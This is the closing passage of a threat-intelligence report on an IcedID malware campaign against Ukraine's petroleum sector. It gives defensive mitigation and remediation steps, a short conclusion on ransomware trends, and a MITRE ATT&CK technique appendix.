- Create backups of systems regularly and store those backups on a separate out-of-band
- Use Group Policy to set a Windows Firewall rule to restrict inbound SMB communication between client systems. If using an alternative host-based intrusion prevention system (HIPS), consider implementing custom modifications for the control of client-to-client SMB communication. At a minimum create a Group Policy Object that restricts inbound SMB connections to clients originating from clients.
- Adhere to the principle of least privilege, ensuring that users have the minimum level of access required to accomplish their duties. Limit administrative credentials to designated administrators.

Post-infection remedies:

If a user opened a malicious email or an infection is believed to exist, we recommend running an antivirus scan on the system and taking action based on the results to isolate the infected computer. If multiple machines are infected:

- Use Group Policy to set a Windows Firewall rule to restrict inbound SMB communication between client systems. If using an alternative host-based intrusion.
- Identify, shut down, and take the infected machines off the network.
- Apply host-based isolation via Windows Firewall Group Policy Objects (GPOs), HIDS/NIDS products, a Private Virtual Local Area Network (pVLAN), or similar means to help mitigate propagation.
- Start with remediation of multi-homed systems (EX: Domain Controller, File Server) as these can communicate across VLANs and can be a potential means for spreading malware.
- Create clean Virtual Local Area Networks (VLANs) that do not have access to infected VLANs. After the systems have been reimaged or restored from a known good backup, place them on the clean VLAN.
- Do not log in to infected systems with a domain or shared local administrator accounts. This is the best remediation strategy since IcedID has several ways of gaining access to credentials.
- As IcedID is known for scraping credentials, it is recommended that a network-wide password reset take place. This is best done after the systems have been cleaned and moved to the new VLAN. This is recommended so new passwords are not scraped by the malware.
- As IcedID scrapes banking and other credentials consider password resets for other applications that may have had stored credentials on the compromised machine(s).

- If needed, take the network offline to perform identification, prevent reinfections, and stop the spread of the malware
- If needed, disable Internet access at the affected site to help minimize the extent of exfiltration of credentials associated with external, third-party resources.
- Determine the infection vector (patient zero) to determine the root cause of the incident. An IcedID infection could indicate that there is an active Emotet, or other infection, on the network and vice versa. These infections are similar and have the same remediation steps. The MS-ISAC CERT can assist with the forensics of the machine(s) suspected of being patient zero.

Conclusion

An increasing trend is for threat actors to use access obtained through mass malware campaigns to install ransomware. The effectiveness of ransomware groups puts huge pressure on defenders to respond quickly before ransomware deployment. As ransomware groups gain operational knowledge from successful attacks, they will continue to minimize their time to recovery while increasing their operations.


Threat actors that are familiar with their targets have a better likelihood of implanting an implant into an organization. The efforts used in this IcedID attack, based on our views, reflect the groups' meticulous efforts, as evidenced by their research of Ukraine's retail petroleum industry. Furthermore, the use of unusual distribution tactics (zipped ISO file) to create a foothold—and ultimately gain persistence within an organization—shows how devious threat actors may be in gaining unauthorized access. Each and upcoming malware threat should be taken as a direct threat and an exercise in defensive security.

Please stay updated and adjust your tuning accordingly.

Good luck with your search!

Appendix:

MITRE ATT&CK techniques



Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
Acquire Infrastructure	External Remote Services	Command and Scripting Interpreter	External Remote Services	Valid Accounts	Valid Accounts	OS Credential Dumping	Virtualization/Sandbox Evasion	Remote Services	Archive Collected Data	Application Layer Protocol
Virtual Private Server	Phishing	PowerShell	Valid Accounts	Scheduled Task/Job	Process Injection		Account Discovery	Remote Desktop Protocol	Archive via Utility	Web Protocols
Develop Capabilities	Spearphishing Attachment	Visual Basic	Scheduled Task/Job	Scheduled Task	Thread Local Storage		Local Account	SMB/Windows Admin Shares		Encrypted Channel
Digital Certificates	Valid Accounts	Windows Command Shell	Scheduled Task	Process Injection	Impair Defenses		Domain Trust Discovery	SSH		Asymmetric Cryptography
Obtain Capabilities		Scheduled Task/Job		Thread Local Storage	Disable or Modify System Firewall		File and Directory Discovery			Ingress Tool Transfer
Code Signing Certificates		Scheduled Task			Disable or Modify Tools		Permission Groups Discovery			Proxy
Digital Certificates		System Services			Indicator Removal on Host		System Information Discovery			Multi-hop Proxy
		Service Execution			Timestomp		System Network Configuration Discovery			
		User Execution			Indirect Command Execution		System Owner/User Discovery			
		Malicious File			Modify Registry					
		Windows Management Instrumentation			Obfuscated Files or Information					
					Binary Padding					

Tactic	Details
Resource Development	Acquire Infrastructure (T1583) ▪ Virtual Private Server (T1583.003) Develop Capabilities (T1587) ▪ Digital Certificates (T1587.003) Obtain Capabilities (T1588) ▪ Code Signing Certificates (T1588.003) ▪ Digital Certificates (T1588.004)
Initial Access	Phishing (T1566) ▪ Spearphishing Attachment (T1566.001) External Remote Services (T1133) Valid Accounts (T1078)
Execution	Command and Scripting Interpreter (T1059) ▪ PowerShell (T1059.001) ▪ Visual Basic (T1059.005) ▪ Windows Command Shell (T1059.003) Scheduled Task/Job (T1053) ▪ Scheduled Task (T1053.005) System Services (T1569) ▪ Service Execution (T1569.002) User Execution (T1204) ▪ Malicious File (T1204.002) Windows Management Instrumentation (T1047)
Persistence	External Remote Services (T1133) Scheduled Task/Job (T1053) ▪ Scheduled Task (T1053.005) Valid Accounts (T1078)
Privilege Escalation	Process Injection (T1055) Scheduled Task/Job (T1053) ▪ Scheduled Task (T1053.005) Valid Accounts (T1078)
Defense Evasion	Impair Defenses (T1562) ▪ Disable or Modify System Firewall (T1562.004)

	▪ Disable or Modify Tools (T1562.001) Indicator Removal on Host (T1070) ▪ Timestomp (T1070.006) Indirect Command Execution (T1202) Modify Registry (T1112) Obfuscated Files or Information (T1027) ▪ Steganography (T1027.003) Process Injection (T1055) Signed Binary Proxy Execution (T1218) ▪ Mshta (T1218.005) Subvert Trust Controls (T1553) ▪ Code Signing (T1553.002) Valid Accounts (T1078) Virtualization/Sandbox Evasion (T1497)
Credential Access	OS Credential Dumping (T1003)
Discovery	Account Discovery (T1087) ▪ Local Account (T1087.001) Domain Trust Discovery (T1482) File and Directory Discovery (T1083) Permission Groups Discovery (T1069) System Information Discovery (T1082) System Network Configuration Discovery (T1016) System Owner/User Discovery (T1033) Virtualization/Sandbox Evasion (T1497)
Lateral Movement	Remote Services (T1021) ▪ Remote Desktop Protocol (T1021.001) ▪ SMB/Windows Admin Shares (T1021.002) ▪ SSH (T1021.004)
Collection	Archive Collected Data (T1560) ▪ Archive via Utility (T1560.001)
Command and Control	Application Layer Protocol (T1071) ▪ Web Protocols (T1071.001) Encrypted Channel (T1573) ▪ Asymmetric Cryptography (T1573.002) Ingress Tool Transfer (T1105) Proxy (T1090) Multi-hop Proxy (T1090.003)